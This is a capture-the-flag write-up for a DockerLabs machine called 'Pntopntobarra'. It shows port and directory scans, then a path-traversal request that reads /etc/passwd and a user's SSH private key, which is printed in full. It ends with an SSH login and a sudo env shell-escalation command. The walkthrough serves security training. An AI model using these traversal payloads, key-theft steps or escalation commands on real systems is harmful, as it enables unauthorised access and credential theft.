

maq.pntopntobarra



Pntopntobarra

Autor: maciiii__

Dificultad: Fácil

Fecha de creación:
19/08/2024

```
(root@soja)-[~/dockerlabs/maq.pntopntobarra]
# nmap 172.17.0.2 -sS -sV -sC --open -f -p- -T4 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 00:05 -03
Nmap scan report for 172.17.0.2
Host is up (0.000017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 2e:4a:72:a0:b2:40:3a:36:99:c9:2d:a7:62:61:16:e7 (ECDSA)
|_  256 7c:7d:78:7a:20:2b:d0:75:92:26:1b:41:3c:ca:79:3c (ED25519)
80/tcp    open  http      Apache httpd 2.4.61 ((Debian))
|_ http-title: Advertencia: LeFvIrus
|_ http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

```
(root@soja)-[~/dockerlabs/maq.pntopntobarra]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/big.txt -x txt,php,html -t 50


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./htaccess.txt (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./htaccess.html (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htpasswd.txt (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./htpasswd.html (Status: 403) [Size: 275]
./htpasswd.php (Status: 403) [Size: 275]
/ejemplos.php (Status: 200) [Size: 414]
/index.php (Status: 200) [Size: 926]
/server-status (Status: 403) [Size: 275]
Progress: 81876 / 81880 (100.00%)

Finished
```






ferramenta burpsuite



<http://172.17.0.2/ejemplos.php?images=../../../../../../../../etc/passwd>




Computadoras infectadas

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd
Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time
Synchronization:/:/usr/sbin/nologin messagebus:x:100:102:/:/nonexistent:/usr/sbin/nologin
sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin nico:x:1000:1000:,,,:/home/nico:/bin/bash
```

código fonte Ctrl + U

view-source:<http://172.17.0.2/ejemplos.php?images=../../../../../../etc/passwd>



```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Ejemplos de computadoras infectadas</title>
7   <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10  <div class="container">
11    <h1>Computadoras infectadas</h1>
12
13    root:x:0:0:root:/root:/bin/bash
14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
15 bin:x:2:2:bin:/bin:/usr/sbin/nologin
16 sys:x:3:3:sys:/dev:/usr/sbin/nologin
17 sync:x:4:65534:sync:/bin:/bin/sync
18 games:x:5:60:games:/usr/games:/usr/sbin/nologin
19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
21 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
25 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
29 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
30 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
31 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
32 systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
33 messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
34 sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin
35 nico:x:1000:1000:,,,:/home/nico:/bin/bash
36  </div>
37 </body>
38 </html>
39
```

vamos pegar a chave do usuário nico pelo navegador.
http://172.17.0.2/ejemplos.php?images=../../../../../home/nico/.ssh/id_rsa

Computadoras infectadas

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA07BRwc6X8Yz+Vw01l5UAqcFE5K+1yQ9QxFBrt8DzyC9x7o0tluCk 4f4g0bHgataf/tXX/z8oGKYnAY48
/vctJz//3M9phYgcFhoD0s+F3NgyYZ7oZN/TeEgTlql
Z4Qgyjn5akiLmDwSTqEqd5Tla+KnNVCEH02MpoDTWJB4uI6TdHt3iDX19jszJ+r9BNZ0Dk
07RUKL72sq2pAHLfhLP laDdH50cd/1bN0km45U4JmXxTrWNh4AmaZdHGIPiQpvRUJDxack
9tfWaxXBRG95YHh1DMg8LZujKkk35XbesoMBK+eh2mBdISDxR7+XPTyiyGAJ0Qts2TjIfm
2Agqzwbj1luPffYMrjs2t5gzKcWuPDXWkXmy0rF6ZEwW2hKdC3oY/rxM+zg5B+cnmCTja5
5AgpYgnxN7PD4BLqGFP5Nu1bZ3txduoDlER0HkmsIAJMwy6JNRg7qNL11m2S8YuxR5Iyi5
gpgnD3PQxEepQ0L/7xrUELUVf4jnaLnNBiFaDob7AAAFiNB8ulDQfLpQAAAAB3NzaC1yc2 EAAAGBAN0wUVn0L/GM
/lcDtZeVAKnBR0SvtckPUMRQa7fa88gvce6NLZbpg0H+IDmx4GrX /7V1/8/KBimJwG0PP73LSc
//9zPaYWIHBYaAzrPhdzYmGe6GTf03hIE5apWeEBso5+WpI
i5g8Ek6hKneU5WvipzVQhBztjKaA01iQeLi0k3R7d4g19fY7Myfq/QTWtG5Du0VJC+9rKt
qQBy34ZT5Wg3R+dHHf9WzTpJu0VOCZl8U61jYeAJmmXRxiD4kKb0VCQ12nJPbX1msVwUrv
ewB4dQzIPC2boypJN+V23rKDasvnodepgXSEg8Ue/lz08oshgCdELbNk4yH5tgIKs8G45db
j338jK40treYMynFrjw11il5stKxemRFsNoSnQt6GP68TPs40QfnJ5gk42ueQIKWIJ8Tez
w+AS6hhT+Tbtw2d7cXbqA5RETh5JrCACTMMuiTUY06js9dZtkvGLSueSMouYKYJw9z0MRH
qUNC/+8a1BC1L3+I52i5ZQYhWg6G+wAAAABAAEAAAGAESvILYS4hnttVhms7UZE1QA8Wm
B2WmzHnGT5l9oq7B4NG9CP1iE6vqoiawumrIQA1fNQYmZ+YXgvBuRjwz1uK1UT9Dz0kKwI
ZbSlD6pGRTgYVLGfwg42Xtdoebyx3GfzjcpmZkDGEzCvW/wBtv0KR987EoRkBunELu4cw2
PqIyC8zIEWBvJx3+NEq3Y2E0y9Fqq2Ave8Ixo7DzJCN18uyJlTV8tI/6FG3GeGe/MsjCqt
ju70zXt57rBpZdtDwIco9kjkHfoF9HqrFRDtlZFwvsPDs1gVpLERXybgukAp2oxZ/CdzoZ
WbYDasDAoXNgB0ADgkGc6TwsLXinpt4SdGi0bbZWtL9eb1KuggZL1NMq4d/MphApMA+gxt
X1aMEV+fiQ0UPND9WIJWhBiyu4Q+GpeavHeDULGs0buDyFEQKtzbXoX3cTscQ48qAI+y+F
jVELxly8iGsmLTZGGwlhlhbbYg5Tuf2hsPEOXZAzjxgYrTwBm/fB6esLPGtR1pV5nhAAAA
wHgMkNkzMNwCH00Lme3p3As9+9yXf0iNmtbgcVIECMLQ97r8TFvqQM028gxbBNzvKCDVEq
5yi0ErDFxPZJdqFLYRGfDCLyeggUKXr6rVXByo3CQwUgL7U06nusTNzczibWTDxQNbVhJS
5o68k1ltgYarJFRPLxQThj9vyyTZk5jLWuHpmG7hEM0krA+9PK90VI9McvH4q+rutLFDG2
GdQcJd1fz3ATJWYHD0A6/0tHZKIKst4925nJKC/c5A6SZA1QAAAMEA850wFy2js+ZdDiNg
AEGnJfFRu7bC/cE0kNi4HnVBA3mjz10P4NE/0udX6v0N0bvw2ZgoUTAxAdUQ+schwyI73n
XM31TeyMRbAfPCZ92xRslLCFS2zLmpy8jzPu1BzPGDI0UoWQs7VPeXm13CexexGcm0Xxuv
9lqIiv+9GFaB5TxS6K7yaySgrvI3BUmvqGCx4fnWNf/6yrZ1ra0bcb3yGvqnrCexDySYq3
hXvIai+6lKnPeetre5LshmcXDJwUIFAAAAwQDefEaIqWZ3JcxAD04Z8/06uhZ3W0YoLuHX
fJlC5trofrBQL5xa4P53ngHUXA4F2DbQCqBPaSCZFirq3IUEUzz0Z5Npvuur5V041EtxTp
CC2BZ0iK2UIBhk/Q62gLCU2EnuHtu6dbLEeuDF6tIlKXGbw0Lib54wRFHHQyETjJI3UGjV
QkAljDAS+mPSQgQ0Mdc/KUBZ8e3AE39dxKcYs5WFyfiZ72TJJek0iJICc0APLH0iP+lru
ayyx13hh3t9P8AAAAARbm1jb0AZYTQ4YjEyYjU3YTIBAg== -----END OPENSSH PRIVATE KEY-----
```

sudo -u root /bin/env /bin/bash -p

```

(root@soja)-[~/dockerlabs/maq.pntopntobarra]
# nano id_rsa

(root@soja)-[~/dockerlabs/maq.pntopntobarra]
# chmod 600 id_rsa

(root@soja)-[~/dockerlabs/maq.pntopntobarra]
# ssh -i id_rsa nico@172.17.0.2
Linux 40cccc69dd55 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 21 21:11:09 2024 from 172.17.0.1
nico@40cccc69dd55:~$ ls -la
total 28
drwxr-xr-x 4 nico nico 4096 Aug 21 21:11 .
drwxr-xr-x 1 root root 4096 Aug 21 20:38 ..
-rw-r--r-- 1 nico nico 220 Aug 21 20:38 .bash_logout
-rw-r--r-- 1 nico nico 3526 Aug 21 20:38 .bashrc
drwxr-xr-x 3 nico nico 4096 Aug 21 20:44 .local
-rw-r--r-- 1 nico nico 807 Aug 21 20:38 .profile
drwxr-xr-x 2 nico nico 4096 Aug 21 21:10 .ssh
nico@40cccc69dd55:~$ sudo -l
Matching Defaults entries for nico on 40cccc69dd55:
